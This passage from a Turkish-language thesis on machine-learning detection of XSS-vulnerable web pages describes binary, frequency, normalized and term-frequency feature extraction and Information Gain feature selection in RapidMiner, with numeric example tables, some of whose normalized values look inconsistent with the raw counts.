
Şekil 3.7: Özellik Çıkarma Süreci Blok Şeması

Tablo 3.3: Var olup olmadığına bağlı olarak çıkarılan özellik örneği (İkili)

Örnek id	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	F10	F11	F12	F13	F14	F15	F16	F17	F18	F19	F20	F21	F22	F23	F24	Sınıf etiketi
M1.html	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	XSS
M2.html	1	0	1	1	1	1	1	0	0	0	0	0	0	0	1	1	0	0	1	0	0	0	1	1	1	XSS
M3.html	1	1	1	1	1	1	1	0	0	1	0	0	0	0	0	0	0	0	1	0	1	0	0	1	1	XSS
M4.html	1	0	1	1	1	1	1	0	0	1	0	0	0	0	0	0	0	0	0	1	0	1	1	1	0	XSS
M5.html	1	1	1	1	1	1	1	0	0	0	0	0	0	0	0	0	0	0	1	1	1	1	0	1	0	XSS
M6.html	1	0	1	1	1	1	1	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	XSS
M7.html	1	0	1	1	1	1	1	0	0	1	1	0	0	0	1	1	0	0	1	0	0	0	1	1	1	XSS
B1.html	1	0	1	1	1	1	1	0	1	1	0	0	0	0	0	0	0	0	1	0	1	0	0	1	1	non-XSS
B2.html	1	1	1	1	1	1	1	0	1	1	0	0	0	0	0	0	0	0	0	1	0	1	1	1	0	non-XSS
B3.html	1	0	1	1	1	1	0	0	1	1	0	0	0	0	0	0	0	0	1	1	1	1	0	1	0	non-XSS
B4.html	1	1	1	1	1	1	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	non-XSS
B5.html	1	1	1	1	1	1	0	0	1	0	0	1	0	0	1	1	0	0	1	0	0	0	1	1	1	non-XSS

3.2.5.2. Frekans Tabanlı Özellik Çıkarma

Bu süreçte, HTML dosyasında bir özelliğin kaç kez bulunduğuna (tekrar sayısı) göre özellikler çıkarılmıştır. **Şekil 3.9**, süreci basit bir akış şemasında göstermektedir ve **Tablo 3.4**, çıkarılan özelliklerin bir örneğini sunmaktadır.



Şekil 3.8: Var veya yok oluşlarına göre özellikleri çıkarma (1 veya 0)

Şekil 3.9: Frekanslarına göre özellikleri çıkarma

Tablo 3.4: Tekrar sayısına göre çıkarılan özellik örneği (Sıklık)

Örnek id	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	F10	F11	F12	F13	F14	F15	F16	F17	F18	F19	F20	F21	F22	F23	F24	Sınıf etiketi
M1.html	3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	XSS
M2.html	4	0	3	5	6	5	6	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0	1	2	1	XSS
M3.html	105	34	64	41	8	132	4	0	0	2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	102	XSS
M4.html	15	0	21	10	1	28	1	0	0	2	0	0	0	0	0	0	0	0	2	2	0	0	0	0	10	XSS
M5.html	5	4	23	5	2	36	1	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0	0	1	0	XSS
M6.html	5	0	14	3	3	34	1	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	1	1	1	XSS
M7.html	7	0	22	3	4	21	1	0	0	10	1	0	0	0	0	0	0	0	2	0	2	0	0	0	1	XSS
B1.html	76	0	410	48	26	390	2	0	18	28	0	0	0	0	0	0	0	0	0	0	0	0	0	3	0	non-XSS
B2.html	73	2	598	191	17	949	3	0	1	43	0	0	0	0	34	1	0	0	6	0	0	0	7	6	7	non-XSS
B3.html	67	0	204	65	10	367	0	0	5	13	0	0	0	0	0	0	0	0	4	0	5	0	0	4	3	non-XSS
B4.html	30	2	217	13	47	302	1	0	0	0	0	0	0	0	0	0	0	0	0	1	0	8	1	7	0	non-XSS
B5.html	77	1	110	33	56	328	0	0	14	0	0	2	0	0	0	0	0	0	16	3	2	6	0	8	0	non-XSS


3.2.5.3. Frekans Tabanlı Özellik Çıkarma (Normalize edilmiş)

Bu süreçte bir önceki bölümde elde edilen sonuçlar (özelliklerin sıklığı) normalleştirilmiş sonuçlara ("0" ile "1" arasındaki değerlere) dönüştürülmüştür. Normalleştirmeye ihtiyaç duyulmasının nedeni, bazı özelliklerin iki HTML dosyasında aynı frekansa sahip olması (normalden fazla) olması ve bu özellik seçimi yaparken veri tutarsızlığına ve hatalı sonuçlara yol açmasıdır (Al Shalabi ve Shaaban, 2006). Veri setindeki özelliklerin çoğu "0" ve "1" frekansa sahipken, diğer özellikler 0 ila 1000+ frekans aralığına sahiptir, veri kümesindeki tüm özellikler "0,0" ila "1,0" gibi küçük bir aralığa ölçeklendirilmelidir. Normalleştirme, min-max normalizasyonu, z-skoru ve ondalık ölçekleme ile normalleştirme gibi farklı tekniklere sahiptir (Han, Pei ve Kamber, 2011). Min-max normalleştirme, orijinal veriler üzerinde doğrusal bir dönüşüm gerçekleştirir. min_a ve max_a'nın A özelliği için minimum ve maksimum değerler olduğunu varsayalım. Min-max normalleştirme, gerekli hesaplamaları yaparak, [min_a^{yeni}, max_a^{yeni}] aralığında bir v değerini A'dan $v^{'}$ değerine eşler:

$$v^{'} = \frac{(v - min_a)}{(max_a - min_a)} \times (max_a^{yeni} - min_a^{yeni}) + min_a^{yeni} \tag{3.2}$$

frequency.csv dosyasındaki değerleri normalleştirmek için RapidMiner yazılımı ve method parametresi "range transformation" seçilerek *Normalize* operatörü kullanılabilir. RapidMiner, veri madenciliği için açık kaynaklı bir araçtır. Bunun için ilgili dosya işleme aktarılır ve normalleştirme operatörü, seçenek aralığı dönüşümü "0,0" ila "1,0" olarak ayarlanmış bir min-max normalleştirme uygulamak için kullanılır. Bu

çalışma kapsamında, normalizasyon işlemi **GenerateCSVFiles.py** Python betiği içerisinde yapılmıştır. Normalleştirilmiş örnek bir veri, **Tablo 3.5**'te gösterilmiştir.



Şekil 3.10: RapidMiner ile veri normalizasyonu

Tablo 3.5: Tekrar sayısına göre çıkarılan özellik örneği (Normalleştirilmiş)

Örnek id	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	F10	F11	F12	F13	F14	F15	F16	F17	F18	F19	F20	F21	F22	F23	F24	Sınıf etiketi
M1.html	0,002	0	0	0	0	0	0	1	0	0	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0,005	XSS
M2.html	0,003	0	0,000	0,003	0,007	0,000	0,113	1	0	0	0	0	0	0	0	0	0	1	0	0,009	0	0	0,019	0,013	0,005	XSS
M3.html	0,102	0,548	0,008	0,025	0,01	0,015	0,075	1	0	0,001	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0,587	XSS
M4.html	0,014	0	0,002	0,006	0,001	0,003	0,019	1	0	0,001	0	0	0	0	0	0	0	1	0,008	0,019	0	0	0	0	0,057	XSS
M5.html	0,004	0,064	0,003	0,003	0,002	0,004	0,019	1	0	0	0	0	0	0	0	0	0	1	0,004	0	0	0	0	0,006	0	XSS
M6.html	0,004	0	0,001	0,001	0,003	0,003	0,019	1	0,002	0	0	0	0	0	0	0	0	1	0	0	0	0	0,019	0,006	0	XSS
M7.html	0,006	0	0,002	0,001	0,005	0,002	0,019	1	0	0,007	0,006	0	0	0	0	0	0	1	0,008	0	0,019	0	0	0	0,005	XSS
B1.html	0,073	0	0,054	0,03	0,034	0,045	0,037	1	0,052	0,019	0	0	0	0	0	0	0	1	0	0	0	0	0	0,02	0	non-XSS
B2.html	0,071	0,032	0,079	0,119	0,022	0,109	0,056	1	0,002	0,03	0	0	0	0	0,45	0,015	0	1	0,024	0	0	0	0,135	0,041	0,04	non-XSS
B3.html	0,065	0	0,027	0,04	0,013	0,042	0	1	0,014	0,009	0	0	0	0	0	0	0	1	0,016	0	0,047	0	0	0,027	0,017	non-XSS
B4.html	0,029	0,032	0,029	0,008	1	0,061	0,034	0,019	0	0	0	0	0	0	0	0	0	1	0	0,009	0	0,04	0,019	0,047	0	non-XSS
B5.html	0,074	0,016	0,014	0,02	0,073	0,037	0	0,04	0	0	0,028	0	0	0	0	0	1	0,064	0,029	0,019	1	0,03	0	0,054	0	non-XSS

3.2.5.4. Terim Frekansı (TF) Tabanlı Özellik Çıkarma

Bu süreçte, frekans tabanlı özellik çıkarmaya benzer bir işlem yapılır ancak terimin (özellik) frekansının HTML dosyasındaki toplam terimlere oranı hesaplanır. Terim Frekansı (TF), bir belirtecin veya bir kelimenin bir belgede kaç kez görüldüğünü, eğer o kelime belgede birçok kez geçiyorsa belge anlamı için daha önemli olduğunu açıklar (Gerardnico, 2019). Aşağıdaki formül TF'yi bulmak için kullanılır:

$$TF = \frac{\text{Terimin HTML belgesinde kaç kez görüldüğü}}{\text{HTML belgesindeki toplam terim sayısı}} \tag{3.3}$$


Örneğin, 3 kez görünen “üniversite” kelimesini içeren bir belge olsun. Bu belgedeki toplam kelime sayısı 100 ise “üniversite” için, terim frekansı (TF)= 3/100= 0,03’tür.

Şekil 3.11, TF’ye dayalı öznitelik çıkarma sürecini göstermekte, **Tablo 3.6** ise sonuçların bir örneğini sunmaktadır.

Tablo 3.6: Terim frekansına (sıklığına) göre çıkarılan özellik örneği

Örnek id	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	F10	F11	F12	F13	F14	F15	F16	F17	F18	F19	F20	F21	F22	F23	F24	Sınıf etiketi
M1.html	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0,333	XSS
M2.html	0,005	0	0,004	0,006	0,007	0,006	0,007	0	0	0	0	0	0	0	0	0	0	0	0	0,001	0	0	0,001	0,002	0,001	XSS
M3.html	0,049	0,016	0,03	0,019	0,004	0,062	0,002	0	0	0,001	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0,048	XSS
M4.html	0,026	0	0,036	0,017	0,002	0,049	0,002	0	0	0,003	0	0	0	0	0	0	0	0	0,003	0,003	0	0	0	0	0,017	XSS
M5.html	0,009	0,007	0,042	0,009	0,004	0,066	0,002	0	0	0	0	0	0	0	0	0	0	0	0,002	0	0	0	0	0,002	0	XSS
M6.html	0,005	0	0,013	0,003	0,003	0,031	0,001	0	0,001	0	0	0	0	0	0	0	0	0	0	0	0	0	0,001	0,001	0,001	XSS
M7.html	0,01	0	0,03	0,004	0,006	0,029	0,001	0	0	0,014	0,001	0	0	0	0	0	0	0	0,003	0	0,003	0	0	0	0,001	XSS
B1.html	0,007	0	0,036	0,004	0,002	0,034	0	0	0,002	0,002	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	non-XSS
B2.html	0,004	0	0,031	0,01	0,001	0,049	0	0	0	0,002	0	0	0	0	0,002	0	0	0	0	0	0	0	0	0	0	non-XSS
B3.html	0,01	0	0,03	0,009	0,001	0,053	0	0	0,001	0,002	0	0	0	0	0	0	0	0	0,001	0	0,001	0	0	0,001	0	non-XSS
B4.html	0,005	0	0,033	0,002	0,007	0,046	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0,001	0	0,001	0	non-XSS
B5.html	0,011	0	0,015	0,005	0,008	0,045	0	0	0,002	0	0	0	0	0	0	0	0	0	0,002	0	0	0,001	0	0,001	0	non-XSS

Yukarıda iki temel görev açıklanmıştır; XSS zafiyeti barındıran kötücül ve zararsız web sayfalarının toplanarak bu sayfaları içeren veri kümesinin oluşturulması ile özelliklerin çıkarılması. Öznitelik çıkarmada, literatür taramasında kullanılan tüm özellikler, bir sonraki aşamada özellik seçimi ve sınıflandırmada kullanılacak olan ikili, frekans, normalleştirilmiş frekans ve terim frekans öznitelikleri CSV dosyalarını oluşturmak için dört süreçte kullanılmıştır. Aşağıda bu süreç daha ayrıntılı olarak açıklanmıştır.



Şekil 3.11: Terim frekanslarına göre özelliklerin çıkarılması

4. BULGULAR

Bu bölümde, Özellik Seçimi ve Sınıflandırma süreci ile elde edilen bulgular ele alınmıştır. Özellik seçiminde, sonuçları karşılaştırmak ve en iyi performansı veren en önemli öznitelikleri seçmek için Bilgi Kazanımı (IG: Information Gain) adlı öznitelik seçme tekniğini kullanarak farklı deneyler yapılmıştır. Bu öznitelik seçme tekniklerini test etmek için, sınıflandırma algoritmasının her birini kullanırken nasıl performans gösterdiğini görmek için bunlar sınıflandırma ile birlikte uygulanır. Bu çalışmada kullanılan sınıflandırma algoritmaları NB, DVM ve GDM'dir. Bu çalışmanın çıktısı, sınıflandırıcının performansını, farklı performans ölçüm kriterleri ile değerlendiren sınıflandırma sonuçlarıdır.

4.1. BİLGİ KAZANIMINA GÖRE ÖZELLİK SEÇİMİ SÜRECİ

Bilgi Kazanımı (IG), makine öğrenmesinde terimin sınıflandırma modeli için ne kadar iyi olduğunu söyleyen bir terim-iyilik metriği olarak bilinir. Bir belgede varlığını veya yokluğunu belirleyerek sınıf tahmini için elde edilen bilgi bitlerinin sayısını hesaplar. IG, en basit ve en hızlı tekniklerden biri olarak kabul edilmiştir (Hall ve Holmes, 2003).

4.1.1. Deney Kurulumu

Özellik seçimi deneylerinde süreçte kullanılacak 3 gereklilik vardır:

i. Veri seti

ii. Özellik ağırlıklandırma tekniği

iii. Ağırlık seçim tekniği


Deneylerde kullanılan veri seti, kötücül (XSS) ve zararsız (non-XSS) olmak üzere iki kategori altında toplam 2.620 kayıt içeren bir CSV dosyasıdır. Veri setinde, kayıtların %49'u kötücül veriler içerirken geri kalan %51'i zararsızdır.

Kullanılan özellik ağırlıklandırma tekniği, Bilgi Kazanımıdır. **Tablo 4.1**, deneylerde

kullanılan IG parametrelerini göstermektedir.

Tablo 4.1: Bilgi Kazanımı (IG) parametreleri

Parametre	Aralık	Değer
Ağırlıkları normalize et	Boolean	Yanlış
Ağırlıkları sırala	Boolean	Doğru
Sıralama yönü	Sıralama	Artan




Şekil 4.1: RapidMiner'da Bilgi Kazanımı (IG) parametreleri

Ağırlık seçme tekniğine "Ağırlığa Göre Seçim (Select by Weight)" denir ve kullanılan parametreler **Tablo 4.2**'de gösterilmiştir.

Tablo 4.2: Ağırlığa Göre Seçim parametreleri


Parametre	Aralık	Değer
Ağırlık ilişkisi	İlişki	top k
k	Tam sayı	14
Bilinmeyeni seçme	Boolean	Doğru
Mutlak değerleri kullan	Boolean	Doğru



Şekil 4.2: RapidMiner'da Ağırlığa Göre Seçim parametreleri

4.1.2. Özellik Seçimi Deneyi Süreci

RapidMiner'da, özelliklerin ağırlığını (IG) kullanarak hesaplamak için operatörler bölümünden Bilgi Kazanımına Göre Operatör Ağırlığı seçilmelidir. **Şekil 4.3**, IG kullanarak özellik seçim sürecini göstermektedir.



Şekil 4.3: Özellik Seçimi Süreç Akışı


RapidMiner'da özellik seçimi için adımlar aşağıda verilmiştir:

1. Çıkarılan özelliklerin dosyasını (örn.; term_frequency.csv), "Retrieve" operatörü ile işleme (process) aktarın.
2. Özellik seçimi için yöntemi (operatörü) seçin: Özelliklerin ağırlıklarını üretecek olan Bilgi Kazanımına Göre Ağırlıklar
3. Top k (örn.; ağırlıklarına göre ilk 10 özellik) gibi farklı parametre seçeneklerine dayalı özellikleri seçmek için Ağırlığa Göre Seç operatörünü seçin.
4. İşlemi çalıştırın.


Tablo 4.4, veri seti terim frekansında IG kullanılarak seçilen ilk 14 özelliğin sonuçlarını göstermektedir. Tablo, toplam 2.620 dosyadan her sınıfın (XSS ve non-XSS) ilk 6 dosyasının bir örneğini ve bu örnek sonuçları için IG tarafından ağırlıklandırılan ilk 14 özelliği göstermektedir.

4.2. SINIFLANDIRMA SÜRECİ

